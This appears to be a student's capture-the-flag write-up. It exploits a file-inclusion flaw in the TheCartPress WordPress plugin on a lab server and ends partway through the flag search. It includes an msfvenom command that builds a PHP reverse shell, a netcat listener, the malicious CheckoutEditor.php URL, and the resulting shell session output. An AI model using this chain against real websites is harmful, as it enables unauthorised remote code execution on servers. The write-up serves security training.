

1. Msfconsole find exploit

    a.



```
                      #########        #####
                    ############      ######
                   ########      #########
                     #####       ########
                       ###       #########
                      ######    ############
                     #######################
                     #   #   ###  #   #   ##
                     ########################
                      ##     ##   ##     ##
                            https://metasploit.com


       =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to check out the result of h
osts and services

msf5 > search thecartpress
[-] No results from search
msf5 > searchsploit -w thecartpress
[*] exec: searchsploit -w thecartpress

------------------------------ --------------------------------------------
 Exploit Title                |  URL
------------------------------ --------------------------------------------
WordPress Plugin TheCartPress | https://www.exploit-db.com/exploits/17860
WordPress Plugin TheCartPress | https://www.exploit-db.com/exploits/36481
WordPress Plugin TheCartPress | https://www.exploit-db.com/exploits/36860
WordPress Plugin TheCartPress | https://www.exploit-db.com/exploits/38869
------------------------------ --------------------------------------------
Shellcodes: No Results
msf5 > 
```



Index of /archive/wp-content/plugins


```
Name                      Last modified     Size Description
Parent Directory                             -
elementor/                2021-04-22 17:10   -
site-import/              2021-04-22 17:10   -
thecartpress/             2021-04-22 17:11   -
themeisle-companion/      2021-04-22 17:11   -
```

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at 10.247.49.235 Port 80

b.
   i. Prior to the assignment, I have background knowledge on WordPress sites from my internship so I knew once the clue said it was in the plugins, to navigate to the plugin directory of the website by visiting http://10.247.49.235/archive/wp-content/plugins/ and then I began to google the different plugins found: elementor, site-import,thecartpress and themeisle-companion. I then read up on all of them and began trying different exploits that I found from msfconsole shown above.


2. Read exploit
   a. https://www.exploit-db.com/exploits/17860
      i. Using this exploit I began to setup my HTTPserver and PHP shell using msfvenom

ii.




```
esktop/shell.phpvenom -p php/reverse_php lport=7777 lhost=10.247.49.137 >/root/D
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3049 bytes
root@kali:~# 
```

iii.



```
root@kali:~# nc -lvp 7777
listening on [any] 7777 ...
10.247.49.235: inverse host lookup failed: Unknown host
connect to [10.247.49.137] from (UNKNOWN) [10.247.49.235] 64166
root@kali:~# nc -lvp 7777
listening on [any] 7777 ...
dir
10.247.49.235: inverse host lookup failed: Unknown host
connect to [10.247.49.137] from (UNKNOWN) [10.247.49.235] 64186
 Volume in drive C has no label.
 Volume Serial Number is 5817-6704

 Directory of C:\xampp\htdocs\archive\wp-content\plugins\thecartpress\checkout

04/27/2021  12:50 PM    <DIR>          .
04/27/2021  12:50 PM    <DIR>          ..
04/22/2021  08:11 PM             6,246 ActiveCheckout.class.php
04/22/2021  08:11 PM             7,053 CheckoutEditor.php
04/27/2021  01:03 PM                 7 Desktop
04/22/2021  08:11 PM             1,098 register_and_login.php
04/27/2021  12:49 PM                 8 secret.txt
04/22/2021  08:11 PM            21,648 TCPBillingBox.class.php
04/22/2021  08:11 PM            33,204 TCPBillingExBox.class.php
04/22/2021  08:11 PM             8,713 TCPCartBox.class.php
04/22/2021  08:11 PM             1,368 TCPCheckoutBox.class.php
04/22/2021  08:11 PM            27,201 TCPCheckoutManager.class.php
04/22/2021  08:11 PM             2,662 TCPNoticeBox.class.php
04/22/2021  08:11 PM             4,320 TCPPaymentMethodsBox.class.php
04/22/2021  08:11 PM            23,096 TCPShippingBox.class.php
04/22/2021  08:11 PM             4,305 TCPShippingMethodsBox.class.php
04/22/2021  08:11 PM             5,345 TCPSigninBox.class.php
04/22/2021  08:11 PM             2,240 tcp_checkout_template.php
              16 File(s)        148,514 bytes
               2 Dir(s)  16,638,214,144 bytes free
```

iv.




```
root@kali:~/Desktop# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.247.49.235 - - [27/Apr/2021 14:27:54] "GET / HTTP/1.0" 200 -
10.247.49.235 - - [27/Apr/2021 14:28:29] "GET /shell.php HTTP/1.0" 200 -
ls
dir
10.247.49.235 - - [27/Apr/2021 14:31:37] "GET /shell.php HTTP/1.0" 200 -
10.247.49.235 - - [27/Apr/2021 14:36:00] "GET /shell.php HTTP/1.0" 200 -
dir
10.247.49.235 - - [27/Apr/2021 14:37:02] "GET /shell.php HTTP/1.0" 200 -
10.247.49.235 - - [27/Apr/2021 14:53:04] "GET /shell.php HTTP/1.0" 200 -
10.247.49.235 - - [27/Apr/2021 14:53:27] "GET /shell.php HTTP/1.0" 200 -
```

1. By not adding a port number, the default port is set to 8000 and then I inserted the following into my browser to connect:


10.247.49.235/archive/wp-content/plugins/thecartpress/checkout/CheckoutEditor.php?tcp_save_fields=true&tcp_class_name=blah&tcp_class_path=http://10.247.49.137:8000/shell.php

3. Now that I have redirected to “shell.php”, I can run any command I want when I go back to my netCat listener:

   a. 


```
whoami
desktop-njqe3d2\armin
root@kali:~# nc -lvp 7777
listening on [any] 7777 ...
dir
10.247.49.235: inverse host lookup failed: Unknown host
connect to [10.247.49.137] from (UNKNOWN) [10.247.49.235] 64391
 Volume in drive C has no label.
 Volume Serial Number is 5817-6704

 Directory of C:\xampp\htdocs\archive\wp-content\plugins\thecartpress\checkout

04/27/2021  12:50 PM    <DIR>          .
04/27/2021  12:50 PM    <DIR>          ..
04/22/2021  08:11 PM             6,246 ActiveCheckout.class.php
04/22/2021  08:11 PM             7,053 CheckoutEditor.php
04/27/2021  01:03 PM                 7 Desktop
04/22/2021  08:11 PM             1,098 register_and_login.php
04/27/2021  12:49 PM                 8 secret.txt
04/22/2021  08:11 PM            21,648 TCPBillingBox.class.php
04/22/2021  08:11 PM            33,204 TCPBillingExBox.class.php
04/22/2021  08:11 PM             8,713 TCPCartBox.class.php
04/22/2021  08:11 PM             1,368 TCPCheckoutBox.class.php
04/22/2021  08:11 PM            27,201 TCPCheckoutManager.class.php
04/22/2021  08:11 PM             2,662 TCPNoticeBox.class.php
04/22/2021  08:11 PM             4,320 TCPPaymentMethodsBox.class.php
04/22/2021  08:11 PM            23,096 TCPShippingBox.class.php
04/22/2021  08:11 PM             4,305 TCPShippingMethodsBox.class.php
04/22/2021  08:11 PM             5,345 TCPSigninBox.class.php
04/22/2021  08:11 PM             2,240 tcp_checkout_template.php
              16 File(s)        148,514 bytes
               2 Dir(s)  16,638,058,496 bytes free
cd C:/
dir
```

i. At this point, I first tried to read the file, “secret.txt” by typing “type secret.txt” but I only got the result of “pwd”



```
04/22/2021  08:11 PM             5,345 TCPSigninBox.class.php
04/22/2021  08:11 PM             2,240 tcp_checkout_template.php
              16 File(s)        148,514 bytes
               2 Dir(s)  16,638,193,664 bytes free
cd Desktop
dir
 Volume in drive C has no label.
 Volume Serial Number is 5817-6704

 Directory of C:\xampp\htdocs\archive\wp-content\plugins\thecartpress\checkout

04/27/2021  12:50 PM    <DIR>          .
04/27/2021  12:50 PM    <DIR>          ..
04/22/2021  08:11 PM             6,246 ActiveCheckout.class.php
04/22/2021  08:11 PM             7,053 CheckoutEditor.php
04/27/2021  01:03 PM                 7 Desktop
04/22/2021  08:11 PM             1,098 register_and_login.php
04/27/2021  12:49 PM                 8 secret.txt
04/22/2021  08:11 PM            21,648 TCPBillingBox.class.php
04/22/2021  08:11 PM            33,204 TCPBillingExBox.class.php
04/22/2021  08:11 PM             8,713 TCPCartBox.class.php
04/22/2021  08:11 PM             1,368 TCPCheckoutBox.class.php
04/22/2021  08:11 PM            27,201 TCPCheckoutManager.class.php
04/22/2021  08:11 PM             2,662 TCPNoticeBox.class.php
04/22/2021  08:11 PM             4,320 TCPPaymentMethodsBox.class.php
04/22/2021  08:11 PM            23,096 TCPShippingBox.class.php
04/22/2021  08:11 PM             4,305 TCPShippingMethodsBox.class.php
04/22/2021  08:11 PM             5,345 TCPSigninBox.class.php
04/22/2021  08:11 PM             2,240 tcp_checkout_template.php
              16 File(s)        148,514 bytes
               2 Dir(s)  16,638,177,280 bytes free
type secret.txt
"pwd"
```

ii. I figured this was not the flag so then I went to the home directory by typing the following: cd C:\

